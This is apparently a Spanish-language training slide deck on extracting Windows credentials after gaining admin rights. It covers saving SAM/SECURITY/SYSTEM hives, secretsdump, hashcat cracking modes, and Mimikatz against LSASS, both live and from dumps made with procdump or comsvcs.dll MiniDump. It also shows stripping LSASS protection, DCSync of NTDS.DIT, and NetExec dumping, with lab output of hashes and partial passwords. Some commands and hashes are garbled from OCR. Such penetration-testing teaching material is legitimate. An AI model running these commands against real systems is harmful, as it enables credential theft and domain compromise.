
Extracción de secretos



- **Objetivo:** tras haber conseguido privilegios elevados en un equipo, se procederá a volcar los hashes de contraseñas almacenadas en el equipo, así como contraseñas en claro (si hubiera).

Proceso de autenticación de Windows

- **LSA (Local Security Authority)** gestiona los inicios de sesión interactivos en Windows.
 1. Cuando un usuario intenta iniciar una sesión interactiva, el proceso de inicio de sesión invoca al LSA. Este pasa las credenciales al **Security Accounts Manager (SAM)**, que gestiona la información de las cuentas almacenada en una base de datos.
 2. SAM compara las credenciales del usuario con la información en la base de datos para determinar si el usuario está autorizado a acceder al sistema.
 3. Si encuentra la información de la cuenta del usuario en la base de datos, SAM autentica al usuario creando una sesión y devolviendo al LSA el identificador de seguridad (SID) del usuario y los SID de los grupos globales de los que es miembro.
 4. LSA concede al usuario un token de acceso que contiene los SID individuales y de grupo del usuario y sus permisos, permitiéndole acceder a los recursos a los que tiene permiso.
- LSA tiene acceso a un registro protegido, los **secretos LSA**. En este registro se almacenan elementos sensibles como credenciales de dominio cacheadas o diversos tipos de claves.
- El proceso de gestión de LSA es llevado a cabo por el **Local Security Authority Subsystem Service (LSASS)**.



6.1

SAM & LSA

SAM y secretos LSA

- Existen tres hives de registro de gran interés:
 - **SAM (Security Accounts Manager)** - Almacena los hashes NTLM de los usuarios locales del equipo.
 - **SECURITY** - Almacena credenciales cacheadas (secretos LSA): Contraseñas en texto claro, hashes LM/NTLM, Domain Cached Credentials (DCC1 o DCC2), etc.
 - Las credenciales de dominio se almacenan en caché en un sistema local para que los miembros del dominio puedan iniciar sesión en el equipo incluso si el DC no funciona. Estas credenciales no caducan.
 - **SYSTEM** - Contiene información para poder descifrar SAM y SECURITY.
- Volcado manual (como admin.), extracción de secretos con [SecretsDump](#)

```
reg save HKLM\SAM ".\sam.save"
reg save HKLM\SECURITY ".\security.save"
reg save HKLM\SYSTEM ".\system.save"
python3 .\secretstdump.py -sam ./sam.save' -security ./security.save' -system './system.save' LOCAL
```
- Volcado con SecretsDump (con creds de admin.)

```
python3 .\secretstdump.py <Domain>/<Username>:<Password>@<IP> [-hashes <hash_NTLM>]
```

SAM y secretos LSA: Cracking con Hashcat

```
Administrador:500:aad3b435b51404eeaad3b435b51404ee:fc525c9683e8f1237095ba2ddc971889:::
```



```
hashcat.exe -m 1000 -w3 -o .\NTLM.txt -a0 .\wordlist.txt -r .\rules.rule
```

```
hashcat.exe -m 1000 -w3 -o .\NTLM.txt -a3 -1 ?u?l?d ?1?1?1?1?1?1?1?1
```

```
PS C:\Users\akolgomorov\Desktop> .\secretdump.exe cgauss@10.10.1.101
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies
```

```
Password:
[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0xfb26907dc41bc41d6251f8ce45a6d
[*] Dumping local SAM hashes (uid:rid:lhash:nthash)
Administrador:500:aad3b435b51404eeaad3b435b51404ee:fc525c9683e8f1237095ba2ddc971889::: SAM
Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:7bb870f0b3122b7ec9ba196ef1d7ffb3:::
abyron:1000:aad3b435b51404eeaad3b435b51404ee:2f25721d69f267e541d4d2623b2fcaca:::
sshd:1001:aad3b435b51404eeaad3b435b51404ee:55803ac32b56b318da948e7f478a9207:::
jessica:1002:aad3b435b51404eeaad3b435b51404ee:f582eb058f49a5d40de6efaf1fb0ccb25:::
lvezquez:1003:aad3b435b51404eeaad3b435b51404ee:9aa700eacd465b773602305720675a83:::
hjalain:1004:aad3b435b51404eeaad3b435b51404ee:bdbc20f4561008ef0944f6918b6fcab9:::
[*] Dumping cached domain logon information (uid:encryptedHash:longDomain:domain)
Administrador:5991d8f11fd80437684d791a0287041a:MATH.CULT :MATH::: NTLM
akolgomorov:2dea6789ef329edaea83c4a4616a880:MATH.CULT :MATH:::
cgauss:ad6bfbe15bb87e6e2e2b9fe8c3df6948:MATH.CULT :MATH:::
hadm_kgauss:80af0de16fd2f4228ac22225912d2693:MATH.CULT :MATH::: SECURITY
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
MATH\WEB-015:aad3b435b51404eeaad3b435b51404ee:322c12bef3e0be9e94552d1786cef030:::
[*] DPAPI_SYSTEM
0000 01 00 00 00 76 EA 51 A9 AF C5 C4 07 37 F9 1F E0 ...v.Q....7...
0010 5A 37 A4 6C D2 AA 5F 46 AB C1 28 01 24 38 8A E4 27.1...F.($8..
0020 F3 68 B2 E0 7A EE EB D9 14 9F 50 50 .h..z....PP
DPAPI_SYSTEM:0100000076ea51a9afc540737f91a05a37a46cd2aa5f46abc128012388ae4f368b2e07aeebd9149f5050
[*] NL$KM
0000 5D 94 7D 28 A9 93 DA FC 1E C2 40 30 6C 00 DA 00 ].}{.....@01...
0010 A0 3B F4 BA 3F C6 D8 A6 DC FD 28 08 69 BC C8 D6 ...,.?...(.1...
0020 A1 DC C0 5B 55 2D 4A A2 EB 4F 05 F2 F0 43 17 55 ...[U-J..O...C.U
0030 B5 23 4E AA E7 35 9A E7 64 31 1A 7C DE 14 9A 53 .#N..5..d1.|..S
NL$KM:5d947d28a993dafc1ec240306c00da00a03bf4ba3fc6d8a6dcfd280869bcc8d6a1dcc05b552d4aa2eb4f05f2f0431755b5234eaae7359ae764311a7cde149a53
[*] Cleaning up...
[*] Stopping service RemoteRegistry
```

NTLM

- Hash rápido (bruteforce 8 char. en horas)
- t(1 hash) ~ t(1000 hashes)

DCC2

- Hash lento (bruteforce 8 char. en años)
- t(1 hash) << t(1000 hashes)

```
Administrador:5991d8f11fd80437684d791a0287041a:MATH.CULT :MATH:::
```



```
$DCC2$10240#Administrador#5991d8f11fd80437684d791a0287041a
```



```
hashcat.exe -m 2100 -w3 -o .\NTLM.txt -a0 .\wordlist.txt
```

SAM y secretos LSA: Cracking con Hashcat

Ejemplos

- 1) Ataque con diccionario simple -- `hashcat.exe -0 -w 4 -m 1000 -a 0 crack\ d:\cracking\diccionarios`
- 2) Ataque con diccionario y reglas -- `hashcat.exe -0 -w 4 -m 1000 -a 0 crack\ d:\cracking\diccionarios -r rules d:\cracking\reglas\d3`
- 3) Ataque con fuerza bruta contra 8 caracteres con mayúsculas, minúsculas y dígitos

`hashcat.exe -0 -w 4 -m 1000 hash.txt -a 3 -1 ?l?u?d ?1?1?1?1?1?1?1?1`

`hashcat.exe -0 -w 4 -m 1000 hash.txt -a 3 -1 ?l?u?d ?1?1?1?1?1?1?1?1`

- 4) Ataque por diccionario -- `hashcat.exe -0 -w 4 -m 13100 hash.txt -a 6 example.dict ?d?d?d?d`

- 5) Muestra los hashes por pantalla y guarda el output en un fichero

`hashcat.exe --username --show -m 1000 crack -o crack --outfile-format 2`

- 6) Combinación de diccionarios -- `hashcat.exe -0 -w 4 -m 1000 -a 1 dict_1 dict2 dict3`

- 7) Ataque híbrido:

Diccionario + números por delante -- `hashcat.exe -m 1000 hash.txt -a 7 ?d dict_1`

Diccionario + números por detrás -- `hashcat.exe -m 1000 hash.txt dict_1 -a 6 ?d`

Diccionario + números por delante de 1 a 7 dígitos -- `hashcat.exe -m 1000 hash.txt -a 7 -3 ?d ?d ?d dict_1 --increment`

?l = abcdefghijklmnopqrstuvwxyz

?u = ABCDEFGHIJKLMNOPQRSTUVWXYZ

?d = 0123456789

?h = 0123456789abcdef

?H = 0123456789ABCDEF

?s = «space»!"#\$%&(')*+,./;:<=>?@[\\]^_`[]~

?a = ?l?u?d?s

?b = 0x00 - 0xff

Extracción de credenciales en LSASS online

- El proceso lsass.exe, que gestiona el sistema de autenticación de Windows, puede mantener cacheadas credenciales en texto claro y hashes útiles para realizar movimientos laterales.
- Las DLL de los Security Support Provider (SSP) se cargan en el proceso LSASS al iniciar el sistema. Una vez cargadas en el LSA, las DLL de los SSP tienen acceso a las contraseñas que se almacenan en Windows. Se pueden usar los siguientes SSP para acceder a las credenciales: msv, wdigest, kerberos, credssp, livessp, cloudap.
- Para volcar el proceso, se deben tener privilegios de Administrador o SYSTEM.
- Extracción de credenciales del proceso LSASS online con [Mimikatz](#):

```
privilege::debug  
sekurlsa::logonpasswords /all
```

```
.#####. mimikatz 2.2.0 (x64) #19041 Jul 29 2021 11:16:51  
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)  
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )  
## \ / ## > https://blog.gentilkiwi.com/mimikatz  
'## v #' Vincent LE TOUX ( vincent.letoux@gmail.com )  
'#####' > https://pingcastle.com / https://mysmartlogon.com ***/  
  
mimikatz # privilege::debug  
Privilege '20' OK  
  
mimikatz # sekurlsa::logonpasswords  
  
Authentication Id : 0 ; 2707542 (00000000:00295056)  
Session : CachedInteractive from 2  
User Name : cgauss  
Domain : MATH  
Logon Server : DC-01  
Logon Time : 07/02/2022 22:19:35  
SID : S-1-5-21-3361287426-1914555329-2579995729-1109  
  
msv :  
[00000003] Primary  
* Username : cgauss  
* Domain : MATH  
* NTLM : 6f874b6b3ed48197b29dc...  
* SHA1 : 52cbb7a60b2213f81b059...  
* DPAPI : 420785060243db88a7fd5...  
tspkg :  
wdigest :  
* Username : cgauss  
* Domain : MATH  
* Password : Ih4t...  
kerberos :  
* Username : cgauss  
* Domain : MATH.CULT  
* Password : Ih4t...  
ssp :  
credman :  
  
Authentication Id : 0 ; 1886506 (00000000:001cc92a)
```

Extracción de credenciales en LSASS offline

- Es complicado usar Mimikatz sin haber evadido el sistema antimalware previamente.
- Podemos volcar el proceso lsass.exe manualmente (como Admin) y llevarlo a otra máquina controlada.

[[ProcDump](#)] .\procdump.exe -r -ma lsass.exe <dump_lsass>

[[SilentProcessExit](#)] .\LsassSilentProcessExit.exe <lsass_pid> <0|1>

rundll32.exe C:\Windows\System32\comsvcs.dll MiniDump <lsass_pid> <lsass_dmp> full

[[Process Explorer](#)]

[[Process Hacker](#)]

[[Administrador de tareas](#)]


- Tras esto, se podrán extraer las credenciales con [Mimikatz](#).

sekurlsa::minidump <dump_lsass>

sekurlsa::logonpasswords

- Es posible intentar extraer el LSASS de forma remota con [lsassy](#) (Linux).

lsassy -u <usuario> {-p <password> | -H <hash_NTLM>} <IP>



Volcado de LSASS protegido

Desde Windows 8.1 (y Server 2012 R2), es posible proteger el proceso LSASS para evitar realizar volcados.


Es posible deshabilitar esta protección siendo administrador, poniendo el valor 0 en la entrada "RunAsPPL" en

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa.

Sin embargo, esto requiere reiniciar el equipo (perdiendo los hashes que hubiera en el LSASS en ese momento).

Es posible eliminar esta protección con [Mimikatz](#), cargando el driver mimidrv.sys y eliminando la protección directamente en el kernel:

```
!+  
  
!processprotect /process:lsass.exe /remove  
  
#Tras realizar el volcado, volvemos a proteger el proceso y eliminamos el driver  
  
!processprotect /process:lsass.exe  
  
!-
```



6.2

NTDS

NTDS.DIT

- Base de datos que almacena datos del Directorio Activo, incluyendo información sobre objetos de usuario, grupos y pertenencia a grupos. Incluye los hashes de las contraseñas de todos los usuarios del dominio.
 - El fichero está permanentemente bloqueado, y es accesible únicamente por los administradores de los Controladores de Dominio (locales o Domain Admins).
 - Dos formas principales para obtener el contenido:
 - DCSync (DRSUAPI)
 - Volume Shadow Copies
 - Herramientas útiles para obtener el contenido del NTDS.DIT
 - Mimikatz (sólo DCSync)
`lsadump::dcsync [/user:<USER> | /all][/csv]`
 - SecretsDump (por defecto DCSync. Si no puede, con VSS)
`python3 .\secretdump.py <Dominio>/<Admin>@<IP_DC>-ntds [-use-vss]`

```
PS C:\> .\secretdump.exe MATH/cgauss:1 @DC-01
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0xe06f486aab729b43a2a13d4acf523fa8
[*] Dumping local SAM hashes (uid:id:lmhash:nthash)
Administrador:500:aad3b435b51404eeaad3b435b51404ee:13d0dcd9d1dad8c5f3837bc58fc36d50:::
Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[-] SAM hashes extraction failed: string index out of range
[*] Dumping cached domain logon information (uid:encryptedHash:longDomain:domain)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
MATH\DC-01$:aad3b435b51404eeaad3b435b51404ee:db6359dd63be2438c42c8d786eaf612:::
[*] DPAPI_SYSTEM
    0000 01 00 00 00 1F B6 E5 72 40 0B 00 4B 05 25 03 C9 .....r@..K.%
    0010 B2 48 51 47 4A BF A0 85 E4 11 1B 20 CD 11 28 9C .HQGJ.....(.
    0020 1A 43 A6 3E 71 A6 8A 79 70 BF 61 D4 .C.>q..yp.a.
DPAPI_SYSTEM:010000001fb6e572400b004b052503c9b24851474abfa085e4111b20cd11289c1a43a63e71a68a7970bf61d4
[*] NL$KM
    0000 12 27 16 55 48 0D 52 B5 CC 14 8D 1A 7A 84 D8 30 .'UH.R.....z.0
    0010 EA 12 50 96 84 ED EO C3 C6 24 CA 7B 4F 59 90 FE ..P.....$.{OY..
    0020 0A 35 8D A5 15 AB 05 0E B9 C6 E5 09 49 BE 44 92 .5.....I.D.
    0030 35 AA 18 89 73 0C D1 66 1A 63 B3 22 98 B4 D1 66 5...s..f.c."...
NL$KM:12271655480d52b5cc148da1e8d830ea12509684ede0c3c624ca7b4f5990fe0a358da515ab050eb9c6e50949be4492
[*] Dumping Domain Credentials (domain:uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrador:$00:aad3b435b51404eeaad3b435b51404ee:718a5821c9687c8ba1ef0e6bbde2c53:::
Invitado:$01:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b23c59d7a0c089c0:::
krbtgt:$02:aad3b435b51404eeaad3b435b51404ee:1f698789f4b18926a2f2f4e4094cdb82:::
MATH.cult\cgauss:$109:aad3b435b51404eeaad3b435b51404ee:f6f87eb63e4d48127b29dc6aa50ae83f7:::
MATH.cult\akolgomorov:$111:aad3b435b51404eeaad3b435b51404ee:54f1c9cb8e5caa0686a97688a8602a0c:::
MATH.cult\sramanujan:$112:aad3b435b51404eeaad3b435b51404ee:906d29243df5ae119645ff097f307a:::
MATH.cult\alovelace:$113:aad3b435b51404eeaad3b435b51404ee:f65ae8608af76a949a86c2fc992f7f9e:::
MATH.cult\briemann:$1604:aad3b435b51404eeaad3b435b51404ee:a43300c5f71943a74aa0fe4a9533aaea:::
MATH.cult\pfermat:$301:aad3b435b51404eeaad3b435b51404ee:3edc8b6ba848e9c54246ed84db270032:::
MATH.cult\nadm_kgauss:$3601:aad3b435b51404eeaad3b435b51404ee:f6f70b63ed48177b29dc6aa50ae83f7:::
DC-01$:$000:aad3b435b51404eeaad3b435b51404ee:db6359dd63be2438c42c1d786eaf612:::
WEBC-01$:$1003:aad3b435b51404eeaad3b435b51404ee:0dd9b0a969c323460727a0abb496b9:::
PESE-01$:$1004:aad3b435b51404eeaad3b435b51404ee:f9817d0f4708a0721ef674bd84bf2868:::
SQL-01$:$1105:aad3b435b51404eeaad3b435b51404ee:098fb1ad2d215dede9b7f8d4132cedd93:::
PESE-02$:$1106:aad3b435b51404eeaad3b435b51404ee:d2c67a73c08376cce47a6db5b17a2d60:::
SECRETSS$:$1107:aad3b435b51404eeaad3b435b51404ee:c01bdb4aa775556f97ab54266b384f9:::
[*] Kerberos keys grabbed
```

Volcado de credenciales con NetExec (CrackMapExec)

SAM

nxc smb <IP | Rango> -u <Admin> -p <Password> --sam

```
root@kali:~/Documents/CrackMapExec# cme smb 192.168.0.104 -u administrateur -p Azertyuiop1! --sam
SMB    192.168.0.104  445  WIN-NP8JD7IHCC5  [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:WIN-NP8JD7IHCC5) (domain:pouldlard.wizard)
SMB    192.168.0.104  445  WIN-NP8JD7IHCC5  [*] pouldlard.wizard\administrateur:Azertyuiop1! (Pwn3d!)
SMB    192.168.0.104  445  WIN-NP8JD7IHCC5  [*] Dumping SAM hashes
SMB    192.168.0.104  445  WIN-NP8JD7IHCC5  Administrateur:500:aad3b435b51404eeaad3b435b51404ee:e7871a98c7660c7576a2b2eedfd61c7d:::
SMB    192.168.0.104  445  WIN-NP8JD7IHCC5  Invité:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB    192.168.0.104  445  WIN-NP8JD7IHCC5  DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB    192.168.0.104  445  WIN-NP8JD7IHCC5  [*] Added 3 SAM hashes to the database
root@kali:~/Documents/CrackMapExec#
```

LSA

nxc smb <IP | Rango> -u <Admin> -p <Password> --lsa

```
root@kali:~/Documents/CrackMapExec# cme smb 192.168.0.104 -u administrateur -p Azertyuiop1! --lsa
SMB    192.168.0.104  445  WIN-NP8JD7IHCC5  [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:WIN-NP8JD7IHCC5) (domain:pouldlard.wizard) (signing:True) (SMBv1:True)
SMB    192.168.0.104  445  WIN-NP8JD7IHCC5  [*] pouldlard.wizard\administrateur:Azertyuiop1! (Pwn3d!)
SMB    192.168.0.104  445  WIN-NP8JD7IHCC5  [*] Dumping LSA secrets
SMB    192.168.0.104  445  WIN-NP8JD7IHCC5  POULDARD\WIN-NP8JD7IHCC5:aes256-cts-hmac-sha1-96:1a3d3c57da869c839d7d9fc6750541954c33f22af2cec9ca0eff417ae50f
SMB    192.168.0.104  445  WIN-NP8JD7IHCC5  POULDARD\WIN-NP8JD7IHCC5:aes128-cts-hmac-sha1-96:19e78e271ae96ee174551463f190431e
SMB    192.168.0.104  445  WIN-NP8JD7IHCC5  POULDARD\WIN-NP8JD7IHCC5:des-cbc-md5:4ahd0408adae6f2
SMB    192.168.0.104  445  WIN-NP8JD7IHCC5  POULDARD\WIN-NP8JD7IHCC5:asd3b435b51404eeaad3b435b51404ee:e807f945b3e6097d0b0f294c2e51127d:::
SMB    192.168.0.104  445  WIN-NP8JD7IHCC5  dpapi_machinekey:@x12107ee463e1fb635:fa3f9694deed8dfadfecccd
dpapi_userkey:@0fea2b4931b6a6b729afaf21185b071efc9c5b5a
SMB    192.168.0.104  445  WIN-NP8JD7IHCC5  NL$KHN4fd8a8877fd8c28e409984b21fe68bd3005956a478944cb8483a69f96da76d1678d1b9de00f90151ec22d104403ee7f168a95f1fb95e717cb930e651a81c9
SMB    192.168.0.104  445  WIN-NP8JD7IHCC5  [*] Dumped 6 LSA secrets to '/root/.cme/logs/WIN-NP8JD7IHCC5_192.168.0.104_2020-06-19_101255.secrets and /root/.cme/logs/WIN-NP8JD7IHCC5
root@kali:~/Documents/CrackMapExec#
```

LSASS (volcado mediante lsassy)

nxc smb <IP | Rango> -u <Admin> -p <Password> -M lsassy

```
bonclay@kali:~/tmp/CrackMapExec$ cme smb 192.168.255.131 -u 'administrator' -p 'Password@123' -M lsassy
SMB    192.168.255.131  445  ROGER          [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:ROGER) (domain:GOLD) (signing:True) (SMBv1:True)
SMB    192.168.255.131  445  ROGER          [*] GOLD\administrator:Password@123 (Pwn3d!)
SMB    192.168.255.131  445  ROGER          GOLD\administrator a29f7623fd11550def0192de9246f46b
root@kali:~/tmp/CrackMapExec$
```

NTDS.DIT

nxc smb <IP | Rango> -u <Admin> -p <Password> --ntds [vss]

```
root@kali:~/Documents/CrackMapExec# cme smb 192.168.0.104 -u administrateur -p Azertyuiop1! --ntds
SMB    192.168.0.104  445  WIN-NP8JD7IHCC5  [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:WIN-NP8JD7IHCC5) (domain:pouldlard.wizard) (signing:True) (SMBv1:True)
SMB    192.168.0.104  445  WIN-NP8JD7IHCC5  [*] pouldlard.wizard\administrateur:Azertyuiop1! (Pwn3d!)
SMB    192.168.0.104  445  WIN-NP8JD7IHCC5  [*] Dumping the NTDS, this could take a while so go grab a redbull...
SMB    192.168.0.104  445  WIN-NP8JD7IHCC5  Administrateur:500:aad3b435b51404eeaad3b435b51404ee:e7871a98c7660c7576a2b2eedfd61c7d:::
SMB    192.168.0.104  445  WIN-NP8JD7IHCC5  krbtgt:502:aad3b435b51404eeaad3b435b51404ee:d61259a0f27873a825bd7d337942b6485:::
SMB    192.168.0.104  445  WIN-NP8JD7IHCC5  krbtgt:des128-cts-hmac-sha1-96:1a3d3c57da869c839d7d9fc6750541954c33f22af2cec9ca0eff417ae50f
SMB    192.168.0.104  445  WIN-NP8JD7IHCC5  pouldard.wizard\harry:1103:aad3b435b51404eeaad3b435b51404ee:e7871a98c7660c7576a2b2eedfd61c7d:::
SMB    192.168.0.104  445  WIN-NP8JD7IHCC5  pouldard.wizard\harry:1103:aad3b435b51404eeaad3b435b51404ee:e7871a98c7660c7576a2b2eedfd61c7d:::
SMB    192.168.0.104  445  WIN-NP8JD7IHCC5  WIN-NP8JD7IHCC5:1000:aad3b435b51404eeaad3b435b51404ee:e04eeaa03d435b51404ee:23f811559dfe0192de9246f46b:::
SMB    192.168.0.104  445  WIN-NP8JD7IHCC5  DESKTOP-L82DRC95:1000:aad3b435b51404eeaad3b435b51404ee:5f19b1573a8da3e81b347c3fcdef16a9:::
SMB    192.168.0.104  445  WIN-NP8JD7IHCC5  krbtgt:asess256-cts-hmac-sha1-96:c5234ceead3b435b51404ee:5f19b1573a8da3e81b347c3fcdef16a9:::
SMB    192.168.0.104  445  WIN-NP8JD7IHCC5  krbtgt:des128-cts-hmac-sha1-96:1a3d3c57da869c839d7d9fc6750541954c33f22af2cec9ca0eff417ae50f
SMB    192.168.0.104  445  WIN-NP8JD7IHCC5  pouldard.wizard\harry:asess256-cts-hmac-sha1-96:709593e6dc3a3d40d8aa04db4ceab5aa0d29c85680eb123210ecf97b72
SMB    192.168.0.104  445  WIN-NP8JD7IHCC5  pouldard.wizard\harry:des-cbc-md5:73dc85d2a3b3d4
SMB    192.168.0.104  445  WIN-NP8JD7IHCC5  pouldard.wizard\ron:asess256-cts-hmac-sha1-96:71bfdf98681533e2502f1e0b5fc66138dec67bac1a2178fc8d308d302f12c4c7
SMB    192.168.0.104  445  WIN-NP8JD7IHCC5  pouldard.wizard\ron:des-cbc-md5:0839e52507bf4c80
SMB    192.168.0.104  445  WIN-NP8JD7IHCC5  pouldard.wizard\ron:des-cbc-md5:1a3d3c57da869c839d7d9fc6750541954c33f22af2cec9ca0eff417ae50f
SMB    192.168.0.104  445  WIN-NP8JD7IHCC5  WIN-NP8JD7IHCC5:asess256-cts-hmac-sha1-96:1a3d3c57da869c839d7d9fc6750541954c33f22af2cec9ca0eff417ae50f
SMB    192.168.0.104  445  WIN-NP8JD7IHCC5  WIN-NP8JD7IHCC5:des128-cts-hmac-sha1-96:19e78e271ae96ee174551463f190431e
SMB    192.168.0.104  445  WIN-NP8JD7IHCC5  WIN-NP8JD7IHCC5:des-cbc-md5:1d91e5157f0d9ba
SMB    192.168.0.104  445  WIN-NP8JD7IHCC5  DESKTOP-L82DRC95:des-cbc-md5:aec13beac2dca273
SMB    192.168.0.104  445  WIN-NP8JD7IHCC5  DESKTOP-L82DRC95:des-cbc-md5:aec13beac2dca273
SMB    192.168.0.104  445  WIN-NP8JD7IHCC5  [*] Dumped 23 NTDS hashes to '/root/.cme/logs/WIN-NP8JD7IHCC5_192.168.0.104_2020-06-19_101354.ntds of which 6 were added to the database
root@kali:~/Documents/CrackMapExec#
```

6.3

RDP

RDP - Servidor

Inicio de sesión por RDP como Antonio (RDP) y rdp (xfreerdp).

Ambos conectados y "trabajando".

Podemos encontrar la credencial de las siguientes maneras:

Mimikatz -- Ts::logonpasswords (Texto Plano, pero solo en algunos casos)

Mimikatz -- Sekurlsa::msv (Hash)

Al cerrar sesión, quedan rastros del inicio en Mimikatz y, además, quedan cacheadas (lsadump::cache).

```
Authentication Id : 0 ; 8194792 (00000000:007d0ae8)
Session          : RemoteInteractive from 6
User Name        : Antonio
Domain           : CCN
Logon Server     : DC
Logon Time       : 13/11/2023 18:26:03
SID               : S-1-5-21-4130058996-3649288845-533738461-1107

msv :
tspkg :
wdigest :
kerberos :
ssp :
credman :
```

Administrador de tareas			
Procesos	Rendimiento	Usuarios	Detalles
Usuario	Estado	52%	93%
> [A] Antonio (20)		11,3%	78,7 MB
> [A] jorge (31)		24,3%	237,6 MB
> [A] rdp (18)		0,4%	104,6 MB

```
Authentication Id : 0 ; 9000165 (00000000:008954e5)
Session          : RemoteInteractive from 5
User Name        : Antonio
Domain           : CCN
Logon Server     : DC
Logon Time       : 13/11/2023 18:39:16
SID               : S-1-5-21-4130058996-3649288845-533738461-1107

msv :
[00000003] Primary
* Username : antonio
* Domain   : CCN
* NTLM     : fc525c9683e8fe067095ba2ddc971889
* SHA1     : e53d7244aa8727f5789b01d8959141960aad5d22
* DPAPI    : 72c5de342cbddc16303c67983c82e1ed

tspkg :
wdigest :
* Username : antonio
* Domain   : CCN
* Password : (null)

kerberos :
* Username : Antonio
* Domain   : CCN.LABS
* Password : (null)

